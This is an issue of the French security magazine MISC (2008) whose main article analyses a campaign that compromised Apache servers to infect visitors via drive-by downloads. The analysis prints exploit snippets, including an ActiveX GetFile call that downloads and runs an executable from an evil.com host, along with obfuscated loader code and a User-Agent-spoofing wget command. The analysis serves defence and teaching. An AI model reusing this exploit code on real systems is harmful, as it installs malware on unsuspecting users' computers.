

37

MAI/JUIN 2008

France Métro : 8 € / DOM : 8,80 € / TOM Surface : 990 XPF
TOM Avion : 1300 XPF / CH : 15,50 CHF
BEL, LUX, PORT, CONT : 9 Eur / CAN : 15 \$CAD

**MISC**

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

DOSSIER

DÉNI DE SERVICE


VOS SERVEURS EN LIGNE DE MIRE

■ DoS, DNS
et botnets...
un mélange explosif

■ DoS contre
une plate-forme
de voix sur IP

■ Évaluez votre
résistance
aux DoS

■ ■ ■

**PROGRAMMATION**

Développement d'une
backdoor pour attaque ciblée

(p. 72)

SYSTÈME

Les technologies
par courants
porteurs (CPL)
sont-elles vraiment
sécurisées ?

(p. 54)

SCIENCE

Interceptions des
communications
vocales :
techniques
analogiques

(p. 66)

FICHE TECHNIQUE

À la découverte de ModSecurity 2

Apprenez à protéger
vos applications
WEB avec le pare-feu
Apache (p. 60)

ÉDITO ► Réquisitoire de la haine ordinaire à l'usage des rustres et des malpolis

Français, Françaises ! Belges, Belges ! Mesdames, messieurs les jurés ! Public chéri, mon amour. Bonjour ma colère, salut ma hargne, et mon courroux : coucou !

Récemment, plusieurs personnes m'ont posé la même question : comment on fait MISC ? Et d'abord, d'où ça vient, MISC ? Pour répondre à la seconde, à tout seigneur, tout honneur, ce handicap patronymique a été proposé par le rédacteur en chef de GNU/Linux Magazine, Denis Bodor. Le titre n'est pas évident à porter, mais il ne faut pas se moquer des noms, comme le répète souvent *Monsieur Paul*, le sympathique proxénète grec. Vous croyez que ça l'amuse qu'on l'appelle le maquereau Paul, à Athènes ?

Pour la première question, que les choses soient dites immédiatement : il s'agit d'un travail d'équipe. D'abord, on élabore le plan du magazine : le thème du dossier, les articles autour, etc. Là, soit une personne me propose une idée, soit ça germe dans mon cerveau. Quoi qu'il en soit, ça tourne régulièrement au flagrant délire, heureusement non passible du tribunal et encore moins de publication.

Je saisis la perche que je m'auto-tends d'ailleurs pour remercier chaleureusement Renaud Bidou pour la réalisation de ce dossier, et tous ses coups de main antérieurs. *Croyez-moi, seule la virulence de mon hétérosexualité m'a empêché à ce jour de le demander en mariage*. À la place, je l'invite à boire. Le problème, c'est que je lui dois déjà tellement de verres (en fait, ça se compte en fûts), donc, cette fois, il devra se contenter de ma reconnaissance, ce qui ne sera pas plus mal pour sa cirrhose et le trou de la sécu.

La vraie course s'engage alors : tels des chevaux lancés au galop, auteurs et lecteurs échantent des messages pour améliorer les articles autant que possible. Collaboration simple et aisée, pensez-vous ? *Nenni, disent les chevaux (car le cheval n'hennit)*. Ces palabres durent un certain temps. Pour signaler que les articles arrivent à maturation, on utilise un *mérou*, qui indique que c'est cuit quand ça explose, comme pour le chat Grand-Veneur : quand le chat pète, le mérou bout. Et quand le chat bout, le mérou pète.

Commence alors le travail, que dis-je, le labeur, de la chasse à la faute d'orthographe. Dominique, spécialiste ès lettres, s'arme de patience et d'un dictionnaire à la recherche de la moindre erreur*. *Je ne conseille pas plus de compter sur sa clémence que de sauter ma Josiane. Dans un cas comme dans l'autre, vous seriez déçu : sa clémence a ses règles et Josiane a des limites*.

Tout ceci se passe sous l'œil bienveillant de Véro pour l'organisation, et la main artistique de Kathrin pour la mise en page. *La bigamie, c'est quand on a deux femmes, la monotonie, c'est quand on n'en a qu'une*, alors autant avouer qu'on ne s'ennuie pas lors de ces derniers réglages avant impression et mise en vente !

Bref, MISC, il y a ceux qui en parlent, et ceux qui le font, à partir de quoi il m'apparaît urgent de me taire.

Vous l'aurez compris, c'est un gros travail d'équipe sur 2-3 mois pour un numéro complet. Et pour réussir en sécurité, le même genre d'association s'avère bien souvent nécessaire. Alors, quand je lis ou j'entends du corporatisme basique, de la ségrégation « universitaires versus industriels » ou du « c'est moi qui l'ai fait en premier », ça m'agace. *Oui, l'courroux m'noue, oui, ma voix s'éraille, oui, l'ire m'égare, oui, la colère m'étreint, de 8h47 exactement*. Outre-Atlantique, je vois des recherches académiques sur la rémanence de la mémoire [1]. Elles conduisent une entreprise réalisant des tests d'intrusion (Intelguardians) à collaborer ensuite avec l'équipe de Princeton pour une petite étude sur l'impact du boot en mémoire (afin de la détériorer le moins possible), puis à créer une clé USB spécifique réalisant la capture de ladite mémoire... je me dis – sans ironie pour une fois – que c'est encore loin l'Amérique !!!

Bonne lecture,

Fred Raynal

P.S. : Pierre Desproges est mort d'un cancer, il y a 20 ans. Étonnant non ? Merci à lui pour son œuvre et les emprunts réguliers que j'y fais.

* [note du lecteur] Et pourtant, pour des impératifs humoristiques, il m'a fallu en laisser passer au moins une, je ne peux m'hennier.

[1] Cold boot attacks

<http://citp.princeton.edu/memory/>

Charte du magazine : MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE ▼

VULNÉRABILITÉ [04 - 09]

> Infection sur la toile

RÉSEAU [10 - 19]

> Répartition de charges (load balancing) par la pratique

CRYPTOGRAPHIE [20 - 22]

> Cold Attacks

DOSSIER [24 - 53]

[Denis de service : vos serveurs en ligne de mire]

> Les DoS, c'est pas que dans la tête / 24 → 28

> DoS, DNS et botnets... un mélange explosif / 30 → 39

> DoS contre une plate-forme de voix sur IP / 40 → 43

> Évaluez sa résistance aux DoS / 44 → 53

SYSTÈME [54 - 59]

> Les technologies par courants porteurs (CPL) sont-elles vraiment sécurisées ?

FICHE TECHNIQUE [60 - 65]

> À la découverte de ModSecurity 2

SCIENCE [66 - 71]

> Interceptions des communications vocales : techniques analogiques

PROGRAMMATION [72 - 82]

> Développement d'une backdoor pour attaque ciblée

ABONNEMENTS / COMMANDE [29/49/50]

MISC
est édité par **Diamond Editions**

B.P. 20142 - 67603 Sélestat Cedex

Tél. : 03 88 58 02 08

Fax : 03 88 58 02 09

E-mail : cial@ed-diamond.com

Service commercial : abo@ed-diamond.com

Sites : www.ed-diamond.com

www.miscmag.com

ÉDITIONS
DIAMOND

Printed in Germany / Imprimé en Allemagne

Dépôt légal : à parution

N° ISSN : 1631-9036

Commission Paritaire : 02 09 K90 190

Périodicité : Bimestrielle

Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler

Chef des rédactions : Denis Bodor

Rédacteur en chef : Frédéric Raynal

Relecture : Dominique Grosse

Secrétaire de rédaction : Véronique Wilhelm

Conception graphique : Kathrin Troeger

Responsable publicité : Tél. : 03 88 58 02 08

Service abonnement : Tél. : 03 88 58 02 08

Impression : Druckhaus Kaufmann
(Lahr/Allemagne)

Distribution France :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12

Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias
Tél. : 05 61 72 76 24

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

INFECTION SUR LA TOILE

mots clés : *malware / drive-by download / vulnérabilité / reverse-engineering*

Au cours du mois de janvier, des dizaines de serveurs web ont été piratés simultanément. L'intrus ne visait ni la gloire, ni les informations stockées sur ces serveurs. Cette offensive n'était que la première étape d'une attaque élaborée visant à installer de façon furtive des logiciels malicieux sur les ordinateurs visitant ces serveurs web. Dans cet article, nous verrons quelles ont été les modifications faites au contenu des serveurs. Nous étudierons

ensuite les vecteurs d'attaques utilisés pour infecter les visiteurs et la charge active de l'attaque, c'est-à-dire le binaire qui est installé après une infection. Nous pensons que cette opération est digne de mention parce qu'elle offre un bon exemple de la nouvelle génération d'attaques que nous observons sur l'Internet. De nos jours, les attaquants veulent discrètement infecter un grand nombre de systèmes et ainsi accumuler d'importantes sommes de profit.



1. Introduction

Au début de l'année, nous avons reçu plusieurs mentions d'utilisateurs rapportant que certains sites web qu'ils visitaient tentaient d'installer des logiciels malicieux (*malware*) sur leurs postes de travail. Cette information s'est rapidement propagée dans les médias [1]. Après investigation, nous avons découvert que des dizaines de sites web, dispersés à travers le monde, étaient utilisés pour exploiter des vulnérabilités dans les navigateurs Internet. Lorsque l'exploitation est fructueuse, un logiciel malicieux était installé sur l'ordinateur des visiteurs. Au cours de nos recherches, nous avons identifié des serveurs piratés dans les pays suivants : Brésil, Mexique, Pakistan, Royaume-Uni, France et États-Unis.

Les serveurs utilisés pour l'attaque n'ont pas beaucoup de caractéristiques communes sauf qu'ils utilisent tous le serveur web Apache [2] sous un environnement Unix. Le contenu des sites piratés varie grandement. Certains serveurs hébergent des sites web pour la promotion de la villégiature aux États-Unis, tandis que d'autres font la vente de pièces d'automobile au Royaume-Uni. Nous avons même été témoin d'un site de sécurité, *secgeeks.net*, qui a été piraté et utilisé pour infecter ses visiteurs.

L'attaque des visiteurs se faisait en trois étapes :

1. Insertion d'une balise javascript dans le code de la page principale du site serveur piraté.
2. Lors d'une requête sur cette page, le navigateur de l'internaute charge la page et exécute le programme javascript malicieux. Le programme malicieux tente d'infecter l'ordinateur de l'internaute à travers le navigateur en appliquant une certaine collection d'exploits.
3. Si l'infection est réussie, le programme malicieux télécharge un binaire sur l'ordinateur de l'internaute et l'exécute.

L'attaque lancée contre les serveurs et leurs visiteurs peut rappeler l'« opération italienne » qui a été documentée dans ce magazine en octobre 2007 [3]. Effectivement, la présente attaque utilise des vecteurs d'exploitation très semblables à ceux utilisés par le kit d'exploitation Mpack [4]. Certains noms de variables et certaines régions d'indentation peuvent laisser suspecter une réutilisation du code. Par contre, la similarité s'arrête ici. Les sites piratés dans le cadre de l'opération italienne étaient modifiés pour inclure une balise *IFrame* pointant vers un serveur d'exploitation. Dans le cas présent, chaque serveur piraté est complètement indépendant, ce qui rend les tentatives de neutralisation plus difficiles, puisqu'il n'y a pas de point central d'attaque facile à neutraliser.

⇒ 2. Attaque contre les serveurs web

Certains groupes de recherche [6] affirment que des milliers de serveurs ont été piratés pour mener à bien l'opération étudiée. Dans cette section, nous verrons comment cette attaque a pu être menée. Toutes semblent se décomposer en trois parties distinctes : d'abord une prise de contrôle du serveur, puis une injection de code dans le processus Apache et enfin une modification du comportement des hôtes virtuels.

⇒ 2.1 Prise de contrôle des serveurs

Au moment de l'écriture de cet article, personne n'a identifié précisément quelle technique a été utilisée pour pirater les serveurs web qui sont utilisés dans cette opération. Il est possible qu'une mauvaise configuration d'une application web permettant d'ajouter des fichiers sur le serveur ait été utilisée ou même qu'un mauvais mot de passe soit tout simplement en cause. Ce qui nous semble évident, c'est que l'attaquant n'avait pas en sa possession d'information sur une faille de type « 0day ». S'il possédait des informations sur une faille de sécurité non divulguée publiquement, il l'aurait utilisée pour attaquer des sites ayant plus de visiteurs.

Nous avons constaté que plusieurs des serveurs attaqués utilisaient l'application cPanel, une application web de gestion pour l'hébergement web. Plusieurs failles de sécurité sont connues dans cette application [5]. Il est possible qu'une de ces failles ait été exploitée pour gagner le contrôle des serveurs pour les utiliser comme plate-forme d'attaque contre les visiteurs.

⇒ 2.2 Injection de code dans le processus d'Apache

Les chercheurs de la compagnie SecureWorks [6] ont analysé le contenu d'un des serveurs qui a été piraté. Ils en sont venus

à la conclusion qu'une fois les pirates en contrôle du serveur, ils injectent leur code malicieux dans les processus Apache.

Une technique d'injection de code dans un processus sous Unix est expliquée dans un article de *Phrack* publié en 2002 [7]. L'attaquant utilise l'interface `ptrace()` pour écrire des instructions dans la mémoire du processus d'Apache. Ces instructions sont utilisées pour charger un *shared object* pour que le processus distribue des pages web modifiées qui tentent d'installer un malware sur l'ordinateur des visiteurs.

⇒ 2.3 Modification du comportement des hôtes virtuels

Le code qui a été injecté dans le processus d'Apache se charge de modifier le contenu diffusé par les hôtes virtuels d'Apache. En d'autres mots, les fichiers n'ont pas été installés sur le disque du serveur. Le contenu malicieux qui a été ajouté aux pages web est plutôt généré dynamiquement. Il ne touche jamais le disque du serveur piraté. Les fichiers sont envoyés, à partir de la mémoire du processus d'Apache, directement au client.

L'attaquant semble, encore une fois, s'être inspiré du magazine en ligne *Phrack* pour implémenter son attaque. Dans le numéro 62 de cette publication [8], Andi explique comment la mémoire d'Apache peut être inspectée et comment un attaquant peut intercepter les requêtes à un hôte virtuel pour en modifier le contenu. Tous les symptômes observés sur les serveurs piratés montrent que cette technique a été utilisée. Le code injecté a donc modifié la liste des hôtes virtuels dans la mémoire pour intercepter les requêtes et y insérer un javascript malicieux.

⇒ 3. Attaque contre les visiteurs

Les serveurs distribués partout dans le monde ont été modifiés pour forcer les visiteurs à exécuter un javascript malicieux qui exploite plusieurs failles de sécurité et tente d'installer un malware. Cette section montre le fonctionnement de l'attaque contre les visiteurs des serveurs piratés.

⇒ 3.1 Modification de la page principale

Tous les serveurs utilisés pour mener l'attaque ont été légèrement modifiés pour exécuter un script de type javascript.

L'ajout est minime, généralement dans le milieu de la page principale HTML, et ressemble à ceci :

```
01: <script language='JavaScript' type='text/javascript' src='tfaxb.js'></script>
```

Cette balise de code javascript indique au navigateur Internet qu'il doit faire une seconde requête sur le serveur pour télécharger et exécuter un javascript. À chaque requête, le nom du fichier javascript change, rendant l'analyse et la détection de l'infection plus difficile. De plus, chaque javascript peut être téléchargé une seule fois. En plus de générer dynamiquement le script utilisé

pour l'attaque, la modification de la page principale est seulement visible la première fois qu'un ordinateur visite la page infectée. Si une même adresse IP visite deux fois le serveur d'attaque, la deuxième page servie ne contient plus la balise d'inclusion de javascript. Finalement, une vérification est faite pour vérifier que le visiteur demandant la page principale utilise une version de navigateur qui est vulnérable aux attaques. Pour ce faire, le serveur valide la bannière *User-Agent* qui est envoyée. Il est possible de modifier la bannière *User-Agent* de l'outil *wget* avec l'option *-U*. La commande suivante peut télécharger le javascript malicieux en prétendant être un navigateur vulnérable :

```
wget -U \
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; NN4.1.0.0; .NET CLR 1.1.4322)" http://www.
serveurmalicieux.com
```

⇒ 3.2 Analyse du javascript malicieux

Le javascript inséré et appelé à partir de la page principale est relativement volumineux (45 kilooctets). Ce script contient les instructions pour exploiter huit failles de sécurité présentes dans les navigateurs Internet. Les deux premières lignes du script sont particulièrement intéressantes, puisque c'est à cet endroit qu'est construite l'adresse du binaire qui sera téléchargée et exécutée si l'attaque fonctionne.

```
01: var arg="mgbvwjkg";
02: var MU = "http://www.sitemalicieux.com/" + arg;
```

En connaissant ces informations, un analyste peut télécharger une copie du logiciel malicieux sans avoir à décoder le reste du javascript. D'ailleurs, les lignes suivantes du script sont utilisées pour encoder l'adresse du binaire de différentes façons afin de l'utiliser dans les différents *shellcodes*.

```
04: var MH = '';
05: var MUT = MU;
06: for (i=0; i < MUT.length; i++)
07: {
08:     var b = MUT.charCodeAt(i);
09:     MH = MH + b.toString(16);
10: }
11: MH = MH.toUpperCase();
12: if (Math.round(MUT.length/2) != (MUT.length/2))
13: {
14:     MH += '00';
15: }
```

Le reste du javascript est utilisé pour générer le code d'attaque qui exploite plusieurs vulnérabilités dans les navigateurs Internet et les *plugins* qu'ils utilisent. Le code suivant montre que les chaînes de caractère sont encodées pour diminuer les chances de détection par un système de détection d'intrusions et ralentir l'analyse.

```
01: var SB = unescape('%3c%68%74%6d%6c%3e%0a%3c%62%6f%64%79%3e%0a%3c%73%63%72%69...
02: + MU + unescape('%3b%0a%09%77%68%69%6c%65%20%28%74%5b%69%5d%20%26%26%20...')
```

On voit que le texte a simplement été encodé à l'aide de la fonction javascript *escape* et qu'elle est décodée avant d'être exécutée par l'interpréteur javascript du navigateur Internet. Deux solutions s'offrent maintenant pour analyser le code qui est exécuté. Premièrement, on peut exécuter le code dans un interpréteur javascript comme Rhino [9], un projet *open source* géré par la fondation Mozilla. On peut aussi décoder les informations à l'aide de la fonction *urllib.decode()* de Python. Le décodage complet du script produit un code tout à fait lisible, avec des variables intelligibles et une indentation remarquable. Voici, par exemple, les dernières lignes de ce script :

```
01: if (startMDAC() || makeSlide() || startVML2() || startQuickTime() ||
02:     || startSuperBuddy() || startAudioFile() || startGOM() || startWVF())
03:     {}
```

Ces lignes appellent les fonctions d'attaque. Chacune de ces fonctions exploite une faille de sécurité pour exécuter des instructions dans le contexte du navigateur. Les vulnérabilités suivantes sont exploitées :

- ⇒ MS06-001 (WMF) ;
- ⇒ MS06-055 (vulnérabilité dans le « Vector Markup Language » d'Internet Explorer) ;
- ⇒ MS06-057 (Débordement de tampon dans l'ActiveX WebViewFolderIcon) ;
- ⇒ MS06-071 (Microsoft XML Core Services) ;
- ⇒ CVE-2007-0015 (Débordement de tampon dans QuickTime 7.1.3 d'appel lors du traitement des adresses *rsdp://*) ;
- ⇒ CVE-2007-0018 (Débordement de tampon dans le composant ActiveX NCTAudioFile2 ActiveX) ;
- ⇒ CVE-2007-3147 (Débordement de tampon dans l'ActiveX de traitement des caméras web de Yahoo!) ;
- ⇒ CVE-2007-5779 (Débordement de tampon dans l'ActiveX GOM Player « GomWeb3 ») ;
- ⇒ Vulnérabilité de téléchargement arbitraire de fichier dans un ActiveX de messagerie de Yahoo! (GetFile).

⇒ 3.3 Exemple de vecteur d'exploitation

Une fois le javascript décodé, la construction des attaques est lisible et compréhensible. Prenons, par exemple, l'exploitation de la fonction *GetFile* présente dans un composant ActiveX installé avec Yahoo Messenger :


```

01: <object classid='clsid:24F3EAD6-8B87-4C1A-97DA-71C126BDA08F'
    id='yah8'>
02: </object>
03: <script language="javascript">
04: try {
05:     yah8.GetFile(http://www.evil.com/mgbvwjkg,"c:\\mosvs8.
        exe",5,1,"mosvs8");
06: }
07: catch(e){ }
08: </script>

```

En huit lignes de javascript, un fichier malicieux est téléchargé sur le disque de la victime et exécuté. Cette faille de sécurité a été publiée le 19 septembre 2007 et affecte les versions de Yahoo Messenger inférieures à 8.1.421 [10].

⇒ 3.4 Charge active de l'exploitation

La charge active de l'exploitation des failles de sécurité est de télécharger et d'exécuter un binaire. Le fichier téléchargé a un nom aléatoire qui est stocké dans la variable `arg` du javascript malicieux. À chaque fois qu'un script malicieux est généré, le nom du binaire est modifié pour un autre nom d'une longueur de huit caractères. Quand une requête web est faite pour télécharger le fichier, il est supprimé du côté serveur, rendant encore une fois le travail d'analyse plus difficile.



⇒ 4. Analyse du binaire

Toutes les étapes de l'attaque, du piratage des serveurs web à la modification du processus Apache pour injecter un javascript malicieux dans les pages, sont faites pour atteindre un objectif final qui est d'installer un malware sur l'ordinateur des visiteurs. Plusieurs semaines après le début de l'attaque, seulement deux systèmes d'antivirus sur trois détectent le malware. La plupart des détections sont génériques avec des noms comme « *Suspicious File* », « *Trojan.Win32.Agent.cyt* » et « *TrojanDropper.Agent.NIG* ».

⇒ 4.1 TrojanDropper.Agent.NIG

Le fichier d'Agent.NIG distribué sur les serveurs malicieux est régulièrement modifié. Une enveloppe de cryptage (souvent appelée *packer* en anglais) est utilisée pour camoufler les fonctionnalités du binaire. Cette enveloppe est modifiée pour que le fichier distribué soit différent lors d'un balayage par un antivirus. Le logiciel d'identification de packer PEID [11] rapporte qu'aucun packer n'est utilisé dans le binaire, ce qui nous laisse croire que l'attaquant a créé lui-même son enveloppe de protection pour son malware.

En plus de modifier dynamiquement son code pour contrer l'analyse statique et une partie des détections antivirus, l'Agent.NIG est très efficace pour détecter la présence d'un débogueur. Dès que l'exécutable détecte qu'il est sous la surveillance d'un débogueur, il arrête son exécution. Les protections avancées du binaire ne nous empêchent pas d'observer son comportement sur un système. Comme son nom l'indique, TrojanDropper.Agent.NIG est un exécutable utilisé pour écrire un nouveau fichier sur le disque.

En lançant un balayage de disque avant et après l'exécution du malware, on constate qu'un nouveau fichier est apparu dans le répertoire système de Windows (C:\windows\system32). L'exécutable `regscan.exe` est la charge utile de l'attaque. La figure 1 montre que

moins de la moitié des systèmes antivirus détectent le fichier `regscan.exe`. Nous l'appellerons TrojanDownloader.Agent.HLP.

File regscan.exe received on 03.03.2008 21:34:33 (CET)


Antivirus	Version	Last Update	Result
AhnLab-V3	2008.3.4.0	2008.03.03	-
Antivir	7.6.0.73	2008.03.03	Tr/Crypt.URPM.Gen
Authentium	4.93.8	2008.03.02	-
Avast	4.7.1098.0	2008.03.02	-
AVG	7.5.0.516	2008.03.03	-
BitDefender	7.2	2008.03.03	Trojan.Agent.AQU
CMR-QuickHeal	9.59	2008.03.03	(Suspicious) - DRAScan
ClamAV	0.97.1	2008.03.03	Trojan.Agent-12124
DxWeb	4.44.0.09170	2008.03.03	-
eSafe	7.0.15.0	2008.02.28	suspicious Trojan/Worm
eTrust-Vet	31.3.5582	2008.03.03	-
DrWeb	4.0	2008.03.03	-
FileAdvisor	1	2008.03.03	-
Fortinet	3.14.0.0	2008.03.03	-
F-Prot	4.4.2.54	2008.03.02	W32/Agent.M.gen/Eldorado
F-Secure	6.70.13260.0	2008.03.03	W32/Horax.gen3
Ikarus	73.1.1.20	2008.03.03	Trojan-Downloader.Win32.Agent.hlp
Kaspersky	7.0.0.125	2008.03.03	-
McAfee	5243	2008.03.03	-
Microsoft	1.3301	2008.03.03	Trojan.Win32/Ilomo.gen/A
NOD32v2	2510	2008.03.03	a variant of Win32/TrojanDownloader.Agent.HLP
Norman	5.00.02	2008.03.03	W32/Horax.gen3
Panda	9.0.0.4	2008.03.03	-
Prevx1	v2	2008.03.03	Trojan.Regscan
Rising	20.34.02.00	2008.03.03	-
Sophos	4.27.0	2008.03.03	Mal/Behav-184
Sunbelt	3.0.906.0	2008.02.28	-
Symantec	10	2008.03.03	-
TheLackey	6.2.92.231	2008.03.02	-
VBA32	3.12.6.2	2008.02.27	-
VirusBuster	4.3.26.9	2008.03.03	Trojan.Dl.Ilomo.gen/Fac
Webwasher-Gateway	6.6.2	2008.03.03	Trojan.crypt.URPM.Gen

Additional information
 File size: 380928 bytes
 MD5: 915abd7245464799b493131a4ad73c54
 SHA1: h15c3ac8649d344b679feda0b1c37971b5831
 PEID: -
 packers: PE_Patch, UPX, UPX
 Prevx info: http://info.prevx.com/aboutprogramtext.asp?PX5-FCB2702006E03D7b0c20526b7e0440b7b733a0

Taux de détection pour l'exécutable `regscan.exe`

⇒ 4.2 TrojanDownloader.Agent.HLP

La seule autre modification au système faite par TrojanDropper.Agent.NIG est l'ajout d'une entrée à la clé de registre `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` du groupe `HKEY_CURRENT_USER`. Cette modification fait en sorte que l'exécutable `regscan.exe` est



2 Trafic réseau généré par TrojanDownloader.Agent.HLP

lancé à chaque fois que le système démarre. Le malware appelé TrojanDownloader.Agent.HLP est exécuté à partir du répertoire `system32`. Notre attaquant utilise la technique de se dissimuler en pleine vue et essaie de tromper les utilisateurs en leur laissant croire que le fichier malicieux fait partie de l'installation standard de Windows. Aucune technique de *rootkit* n'est utilisée pour camoufler le malware. Par contre, ce fichier utilise la même protection d'exécutable qu'Agent.NIG, faisant en sorte que l'analyse statique de cette menace est difficile.

L'analyse dynamique de TrojanDownloader.Agent.HLP nous apprend quelques faits intéressants sur son fonctionnement et montre que la personne derrière cette attaque est professionnelle. Pour contourner les murs pare-feu, Agent.HLP crée une nouvelle instance du navigateur Internet Explorer et y injecte son code. Cette injection de code rend l'analyse plus difficile et rend la détection de comportement malicieux par un système d'analyse comportementale plutôt ardue. Avec son code malicieux s'exécutant à l'intérieur

d'un processus auquel tous les utilisateurs font confiance, il est libre de contacter son serveur de commande et contrôle.

En observant le trafic réseau généré par TrojanDownloader.Agent.HLP, on voit que sa première action est de rapporter une nouvelle infection à son serveur de commande et contrôle utilisant le protocole HTTP. Ce serveur utilise le nom de domaine `criticalfactor.cc`. Nous constatons avec intérêt que ce serveur utilise, lui aussi, une version de cPanel pour gérer son contenu. Ce qui confirme notre intuition voulant que l'attaquant utilise une faille dans cPanel pour pénétrer les serveurs web. Comme le montre la figure 2, le trafic entre le serveur de commande et contrôle est encrypté, les systèmes infectés envoient l'information à l'aide d'une requête `POST` et le serveur renvoie ses instructions avec les commandes dans une réponse de type `200 OK`.

La fonction principale de TrojanDownloader.Agent.HLP est de télécharger et d'installer d'autres logiciels malicieux. La personne qui contrôle un réseau d'ordinateurs infectés (*botnet*) y installe des logiciels en échange d'argent. Par exemple, une compagnie de logiciels d'annonces (*adware* en anglais) peut commander un propriétaire de botnet et lui demander d'installer son logiciel publicitaire sur tous les ordinateurs participant au botnet. Dans plusieurs cas recensés, nous avons vu qu'un commanditaire peut offrir environ un dollar américain pour l'installation d'un logiciel de type *adware*. Si notre attaquant a pu gagner le contrôle de quelques milliers d'ordinateurs dans le monde grâce à ses opérations, c'est autant d'argent qu'il peut mettre dans ses poches. Rien n'empêche notre attaquant de répéter l'opération avec d'autres logiciels de diffusion d'annonces, de logiciels espions ou même d'engins d'envoi de courriers électroniques non désirés (*spambots*). Pour chaque installation, il peut récolter des milliers de dollars, ce qui rend toute cette opération très lucrative et moins risquée que le piratage d'une banque.

Conclusion

En somme, l'attaque menée en janvier semble avoir été conduite par un spécialiste. Il a pris le contrôle d'un grand nombre de serveurs web. Sur chaque serveur, il a infecté les processus Apache pour modifier le contenu web diffusé. La modification a pour but d'installer un malware appelé TrojanDownloader.Agent.HLP sur l'ordinateur des visiteurs. Ce logiciel malicieux est très évolué et conçu pour rapporter des profits à son contrôleur en installant d'autres logiciels sur l'ordinateur des victimes.

En plus d'une bonne connaissance du monde d'Unix, l'attaquant fait preuve d'une maîtrise du monde Windows en employant huit vecteurs d'exploitation contre les logiciels de cette plate-forme. Les malwares utilisés sont aussi sophistiqués, puisqu'ils utilisent des techniques de pointe pour détecter les débogueurs et injecter leur code dans Internet Explorer.


Un peu moins de deux semaines après que nous ayons reçu les premiers rapports sur cette attaque, tous les serveurs piratés ont été nettoyés et l'opération s'est terminée. L'attaquant n'a pas attendu que les administrateurs des serveurs web nettoient eux-mêmes les traces de l'opération. L'arrêt de l'attaque semble logique, puisqu'elle commençait à recevoir une attention médiatique. Notre attaquant referra sûrement surface avec une nouvelle infrastructure pour continuer de récolter des sommes importantes de profit.

L'infection de la toile que nous venons de décrire montre la tendance actuelle des auteurs de logiciels malicieux. Ils ne veulent plus attirer l'attention des utilisateurs, ni même endommager les systèmes qu'ils infectent. L'écriture et la diffusion de logiciels malicieux est devenue une vocation qui peut rapporter des sommes importantes d'argent à qui sait bien le faire.



Liens

- [1] http://www.theregister.co.uk/2008/01/11/mysterious_web_infection/
- [2] <http://www.apache.org>
- [3] THONNARD (O.), « 'Opération italienne' : analyse d'une vague d'attaques européennes par le biais d'un honeynet », *MISC* 33, octobre 2007.
- [4] MPack, *Packed Full of Badness*, http://www.symantec.com/enterprise/security_response/weblog/2007/05/mpack_packed_full_of_badness.html
- [5] « cPanel Multiple File Include Vulnerabilities », <http://www.securityfocus.com/bid/22915>
- [6] <http://www.secureworks.com/research/threats/linuxservers/>
- [7] <http://www.phrack.org/issues.html?issue=59&id=8>
- [8] <http://www.phrack.org/issues.html?issue=62&id=10>
- [9] <http://www.mozilla.org/rhino/>
- [10] <http://www.securityfocus.com/bid/25727/exploit>
- [11] <http://www.peid.info/>



RÉPARTITION DE CHARGES (LOAD BALANCING) PAR LA PRATIQUE

mots clés : *chiffrement / SSL / tolérance aux pannes / supervision*

La mise en œuvre de boîtiers de répartition de charges contribue à la stabilisation des infrastructures techniques, à l'accroissement

des performances du système d'information et à sa supervision.

⇒ 1. Préambule

Dans la première partie (cf. *MISC 36*), il a été expliqué la mise en place de la haute-disponibilité au travers d'un boîtier de répartition de charges. Il a été souligné qu'un tel déploiement impose la prise en compte de la gestion des contenus, des temps de réponse hétérogènes des serveurs réels et de leur disponibilité à un instant *t*.

